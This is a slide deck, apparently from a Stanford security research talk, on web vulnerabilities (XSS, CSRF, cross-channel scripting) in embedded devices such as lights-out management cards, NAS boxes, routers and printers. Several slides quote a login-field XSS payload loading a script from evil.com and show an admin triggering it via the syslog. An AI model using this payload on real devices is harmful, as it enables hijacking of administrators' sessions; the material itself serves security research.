
Devices as stepping stones



3 Trigger POST (e.g. via Ads)



Devices as stepping stones




3 Trigger POST (e.g. via Ads)

4 infect the device




Devices as stepping stones



Devices as stepping stones



Devices as stepping stones



Devices as stepping stones



Brands



D-Link[®]


IBM



SMIC[®]
Networks



NETGEAR[®]
Connect with Innovation[™]



インターネット、もっと使いやすく
BUFFALO[™]

Devices



Vulnerabilities by category



Type	Num	XSS	CSRF	XCS	RXCS	File	Auth
LOM	3						
Photo	3						
NAS	5						
Router	1						
IP camera	3						
IP phone	1						
Switch	4						
Printer	3						

one vulnerability



many vulnerability

Vulnerabilities by category



Type	Num	XSS	CSRF	XCS	RXCS	File	Auth
LOM	3						
Photo	3						
NAS	5						
Router	1						
IP camera	3						
IP phone	1						
Switch	4						
Printer	3						

 one vulnerability
 many vulnerability

Devices by Brand



Brand	Camera	LOM	NAS	Phone	Photo Frame	Printer	Router	Switch
Allied								
Buffalo								
D-Link								
Dell								
eStarling								
HP								
IBM								
Intel								
Kodak								
LaCie								
Linksys								
Netgear								
Panasonic								
QNAP								
Samsung								
SMC								
TrendNet								



- Confidentiality
- Integrity
- Availability
- Access control
- Attribution

Attack surface result



Attack surface result



Confidentiality	5	Steal private data
-----------------	---	--------------------

Attack surface result



Confidentiality	5	Steal private data
Integrity	22	Reconfigure device

Attack surface result



Confidentiality	5	Steal private data
Integrity	22	Reconfigure device
Availability	18	Reboot device

Attack surface result



Confidentiality	5	Steal private data
Integrity	22	Reconfigure device
Availability	18	Reboot device
Access control	23	Access files without password

Attack surface result



Confidentiality	5	Steal private data
Integrity	22	Reconfigure device
Availability	18	Reboot device
Access control	23	Access files without password
Attribution	22	Don't log access



Illustrative Attacks



Quick warm-up: LOM

LOM basics

Log XSS



LOM basics

- ▶ Lights-out recovery, maintenance, inventory tracking
- ▶ PCI card and chipset varieties available
- ▶ Separate NIC and admin login*
- ▶ Low-security default settings
- ▶ Motherboard connection
- ▶ Usually invisible to OS





Log XSS

- ▶ Known for a decade
- ▶ Traditionally injected via DNS
- ▶ Also see recent IBM BladeCenter advisory

<http://www.cert.fi/en/reports/2009/vulnerability2009029.html>

Persistent Log-based XSS





I Attacker attempts to login as user

```
" );</script><script src="//evil.com/"></script><script>
```

Persistent Log-based XSS




1 Attacker attempts to login as user

```
" );</script><script src="//evil.com/"></script><script>
```

2 Admin views syslog



Persistent Log-based XSS



Login+Log XSS attack result



Dell Remote Access Controller 4/P Support | Help | About | Log Out

DELL DRAC 4/P @ PowerEdge 840
admin, Administrator

Properties | **Logs** | Configuration | Update | Diagnostics

172.24.78.136 SEL | Last Crash Screen | DRAC 4 Log

Stanford Security Lab

- [-] DRAC 4
 - [-] Power
 - [-] Console
 - [-] Media

● ● ●

A decorative horizontal bar with a blue gradient background. In the center, there is a circular icon featuring the Stanford University logo (a green 'S' with a redwood tree) superimposed on a blue globe.



Moving on to real XCS

VoIP phone

